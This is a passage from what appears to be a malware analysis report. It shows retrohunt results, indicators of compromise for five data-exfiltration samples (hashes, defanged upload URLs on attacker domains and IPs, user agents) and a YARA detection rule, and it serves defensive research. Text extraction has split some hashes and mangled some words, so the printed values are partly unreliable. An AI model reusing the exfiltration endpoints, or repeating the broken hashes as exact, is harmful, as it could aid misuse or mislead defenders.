14/	14 Samples		File size	File type <10MB <100MB <100MB <6500MB >=650MB <	PE/Exe Unknown PE+/Exe other form	ats		
iltered by:					all shared private local	all local	l cloud <b>clou</b>	id-retro
	Match Time	Threat	Name	Rule	Format	Files	Size	
	2021-05-16 22:20 UTC	Win64.Trojan.Ymacco	1c54aafa75eb3fc9ebccdb6b618775181a3d16b8	DataExfiltrator_mOrxxxx	Unknown	1	19.0 KB	=
•	2021-05-16 22:17 UTC	Win32.Trojan.Dyreza	5180f1eb0ae07f4bf3af34af69f9c4af6666663a0	DataExfiltrator_m0rxxxx	PE/Exe	1	432 KB	=
	2021-05-16 22:10 UTC	Win32.Trojan.Dyreza	124cc063f95b5fcbbfe21aae7b007ada4d7d34b6	DataExfiltrator_m0rxxxx	PE/Exe	1	421 KB	≡
	2021-05-16 22:07 UTC	Win32.Downloader.Upatre	e045d79d8454c93a5414617ab12b5cef3b76d597	DataExfiltrator_mOrxxxx	PE/Exe	1	24.5 KB	=
	2021-05-16 22:05 UTC	Win32.Trojan.Wecod	a935a09d1ed0c44220a5d6b8a72baff5b996e211	DataExfiltrator_mOrxxxx	PE/Exe	1	8.0 MB	=
	2021-05-16 22:03 UTC	Win32.Downloader.Conjar	5431f7ca4327001ad7087690f9d87072e71f08f6	DataExfiltrator_mOrxxxx	PE/Exe	1	124.8 KB	≡
	2021-05-16 22:01 UTC	Win64.Trojan.CobaltStrike	9d6cec79f2456eb7f1f277223f691dab49755473	DataExfiltrator_mOrxxxx	PE+/Exe	1	23.5 KB	=
•	2021-05-16 22:00 UTC	Win32.Downloader.Upatre	8ebef3afe69629e0fea1b28d5462518c7dee2ee4	DataExfiltrator_m0rxxxx	PE/Exe	1	25.0 KB	=
	2021-05-16 22:00 UTC	Win32.Trojan.Dyreza	8db3d8ec8a110844930090fb04550e89b7ece484	DataExfiltrator_m0rxxxx	PE/Exe	1	421 KB	=
•	2021-05-16 21:59 UTC	Win32.Trojan.Dyreza	74d30d74a0cd5705a37adbc9a2b3f0e4111a3848	DataExfiltrator_m0rxxxx	PE/Exe	1	422.5 KB	=
•	2021-05-16 21:53 UTC	Win32.Spyware.LssLogger	8b07c50a3c2726968b12fd0c95064c0a8e82007a	DataExfiltrator_mOrxxxx	PE/Exe	1	8.0 MB	≡
•	2021-05-16 21:52 UTC	Win64.Trojan.GenericML	bfc0219efb60fb270cee0b7b102afc0d4b0a121a	DataExfiltrator_mOrxxxx	Unknown	1	34.5 KB	=
	2021-05-16 21:51 UTC	Win32.Trojan.Fugrafa	0fa4a6abff71ce5087b23366afe7fc69f2c90396	DataExfiltrator_m0rxxxx	PE/Exe	1	139 KB	≡
	2021-05-16 21:42 UTC	Win32.Backdoor.ZAccess	57b69db51b4e0a5a06762515a20088b750b619c8	DataExfiltrator_mOrxxxx	PE/Exe	1	8.0 MB	=
	1 > > 1-14	of 14 items					20	0 ~

Figure 40: Full String mOrxxxx

The results of retrohunts for this string with two Xs and one X are shown in Figure 41 and 42.

530/530 Samples

Figure 41: Retrohunt for String with Two Xs

# 10,000/10,000 <sup>Samples</sup>

Figure 42: Retrohunt for String with One X

Analysis of the results of these retrohunts will be the topic of a future blog post.

# IOCs

Sample 1 File

Filename	Input.exe
Filename	v2c.exe
MD5	1010bec081572dc3bd16e26a1e37d815
SHA1	bfc0219efb60fb270cee0b7b102afc0d4b0a121a
SHA256	dcc4ac1302ac5693875c4a4b193242cbb441b77cd918569c43fe318bcf64fe3d
Import Hash	85ce0801668e488873e72eeb306503da
SSDEEP	768:ycscKP14scGOqEMQcanOPBbEbeFpUGC/YDR5Ws:yV3cGOqEMQcanOJFpUGC/Y9
Timestamp	2021-04-24T17:34:20Z
PDB	E:\work\proj\file_sender\x64\file_sender.pdb
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	35328
First Seen	2021-04-25

# User Agent

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) discord/0.0.309 Chrome/83.0.4103.122 Electron/9.3.5 Safari/537.36

### URL

hxxps[://]files[.]pablotech[.]info/uploadFile.php

### Hostname

files[.]pablotech[.]info

### Domain

Name	Registrar	IANA ID
pablotech[.]in	fo Hosting Concepts B.V. d/b/a Registrar.eu	1647
Sample 2 File		
Filename	Input.exe	
Filename	sender.exe	
MD5	e3300ec2f31f5730970c5bb066d2f0ed	
SHA1	c768882e102a5dd3d1c17d306698c5cfc3d9c	18d5
SHA256	68af250429833d0b15d44052637caec2afbe1	8169fee084ee0ef4330661cce9c
Import Hash	6473877da5764bbd5a9b16892ef13b69	
SSDEEP	768:zp2FXczP/cpWyB/3RtUcGOqEMIcqfz/Y	ghUx:zp2FsTcB/UcGOqEMIcqfz/Yg4
Timestamp	2021-04-28T03:00:08Z	
Magic	PE32+ executable (GUI) x86-64, for MS Wind	dows
File Type	Win64 EXE	
File Size	36352	
First Seen	2021-05-03	

URL

hxxps[://]figures[.]pablotech[.]info/uploadFile.php

### Hostname

figures[.]pablotech[.]info

### Domain

Name	Registrar	IANA ID
pablotech[.]	nfo Hosting Concepts B.V. d/b/a Registrar.eu	1647
Sample 3 File		
Filename	Input.exe	
Filename	v2c.exe	
MD5	4af8b45c9b0f73d47a499d92064b6c2e	
SHA1	424f3c281f46e4cf2350c78cfa89a87873e0b994	
SHA256	934c557e52bd47fa312ea4098e05781145d0b8	1c9dc543ef42b266813bdb05d4
Import Hash	6473877da5764bbd5a9b16892ef13b69	
SSDEEP	768:9vutX7Qp6CPRp8Yh/ZYWcGOqEMUcgk9	/Y7hCeUpU:K7QpJp8YFrcGOqEMUcg0/Y7lk
Timestamp	2021-05-17T20:33:40Z	
Magic	PE32+ executable (GUI) x86-64, for MS Window	WS
File Type	Win64 EXE	
File Size	36352	
First Seen	2021-05-18	

### User Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

# URL

hxxps[://]51.161.82[.]135/uploadFile.php

### IP Address

IP	Owner	ASN
51.161.82[.]1	35 OVH SAS	16276
Sample 4 File		
Filename	Input.exe	
Filename	v2.exe	
MD5	7c801e3c256	d2e9e1f4462fe84e44c68
SHA1	4cd9cecd1d0	93f290e6f8f0ad6d5e76dbedbf3d9
SHA256	a7cf0f72bb6f1	1e0a61fbf39e3a3a36db6540250caeef35b47fb51a8959f40984
Import Hash	9f86f12427bc	a134faaa21bcc0d849d3
SSDEEP	768:vkcGOqE	MccVhPO4TrASVqipOHMd6m/YFh50:ccGOqEMccV7rAZipOHA/YF
Timestamp	2021-05-24T2	23:06:16Z
PDB	E:\work\proj\fi	le_sender\x64\file_sender.pdb
Magic	PE32+ execu	table (GUI) x86-64, for MS Windows
File Type	Win64 EXE	
File Size	37376	
First Seen	2021-06-01	

### User Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

# URL

hxxps[://]51.161.82[.]135/uploadFile.php

IP	Owner	ASN
51.161.82[.]135	OVH SAS	16276

Sample 5

File

Filename	file_sender.exe
Filename	sender.exe
MD5	12a7595d94e142847a04f11659ed183d
SHA1	f80a2f102ca0297d053c75e0676049dc87cb3f35
SHA256	8cfd554a936bd156c4ea29dfd54640d8f870b1ae7738c95ee258408eef0ab9e6
Import Hash	9f86f12427bca134faaa21bcc0d849d3
SSDEEP	768:sPcGOqEMccNNPayYDcfHyIY2QUy2h08wx:2cGOqEMccNEDuhY2FS84
Timestamp	2021-06-15T10:57:36Z
PDB	E:\work\proj\file_sender\x64\file_sender.pdb
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	36352
First Seen	2021-06-16

# User Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

URL

hxxp[://]51.77.110[.]6/uploadFile.php

### IP Address

IP	Owner	ASN

51.77.110[.]6 OVH SAS 16276

# YARA Rule

```
private rule WindowsPE
{
 condition:
   uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550
}
rule DataExfiltrator Decoder
{
 meta:
   author = "Malware Utkonos"
   date = "2021-05-07"
   description = "String decoding function found in data exfiltration malware."
exemplar = "dcc4ac1302ac5693875c4a4b193242cbb441b77cd918569c43fe318bcf64fe3d"
 strings:
   $a = { 4489442418 // mov dword [rsp+0x18 {arg 18}], r8d
      88542410 // mov byte [rsp+0x10 {arg 10}], dl
      48894c2408 // mov qword [rsp+0x8 {arg_8}], rcx
      4883ec28 // sub rsp, 0x28
      8b442440 // mov eax, dword [rsp+0x40 {arg 18}]
      33d2 // xor edx, edx {0x0}
      b904000000 // mov ecx, 0x4
      48f7f1 // div rcx
      }
 condition:
   WindowsPE and $a
}
```

References:

- <sup>1</sup> <u>https://research.checkpoint.com/2020/ransomware-evolved-double-extortion/</u>
- <sup>2</sup> <u>https://docs.oasis-open.org/cti/stix/v2.1/cs01/stix-v2.1-cs01.html#\_5ol9xlbbnrdn</u>
- <sup>3</sup> <u>https://github.com/MBCProject/mbc-markdown/tree/master/yfaq</u>
- <sup>4</sup> <u>https://github.com/MBCProject/mbc-markdown/blob/master/anti-behavioral-analysis/evade-</u>

debugger.md

- <sup>5</sup> <u>https://x64dbg.com/</u>
- <sup>6</sup> <u>https://medium.com/walmartglobaltech/trickbot-crews-new-cobaltstrike-loader-32c72b78e81c</u>
- <sup>7</sup> Ibid.
- <sup>8</sup> Thanks to Sandor Nemes for assistance in understanding this behavior.
- <sup>9</sup> <u>https://www.youtube.com/watch?v=242Tn0IL2jE&t=1053s</u>
- <sup>10</sup> <u>https://hexfiend.com/</u>
- <sup>11</sup> <u>https://en.cppreference.com/w/c/algorithm/bsearch</u>
- <sup>12</sup> <u>https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-globalmemorystatusex</u>
- <sup>13</sup> 934c557e52bd47fa312ea4098e05781145d0b81c9dc543ef42b266813bdb05d4
- <sup>14</sup> <u>https://en.wikipedia.org/wiki/Cyclic\_redundancy\_check</u>
- <sup>15</sup> <u>https://portswigger.net/burp</u>
- <sup>16</sup> <u>https://www.inetsim.org/</u>
- <sup>17</sup> dcc4ac1302ac5693875c4a4b193242cbb441b77cd918569c43fe318bcf64fe3d

<sup>18</sup> Ibid.

- <sup>19</sup> 68af250429833d0b15d44052637caec2afbe18169fee084ee0ef4330661cce9c
- <sup>20</sup> <u>https://www.relyze.com/</u>
- <sup>21</sup> 0234f80c6fd3768f9619d6fcd50d775ec686719fcc665007bfd1606bbe787744
- <sup>22</sup> <u>https://medium.com/walmartglobaltech/trickbot-crews-new-cobaltstrike-loader-32c72b78e81c</u>
- <sup>23</sup> https://twitter.com/ochsenmeier/status/1379546812437118980

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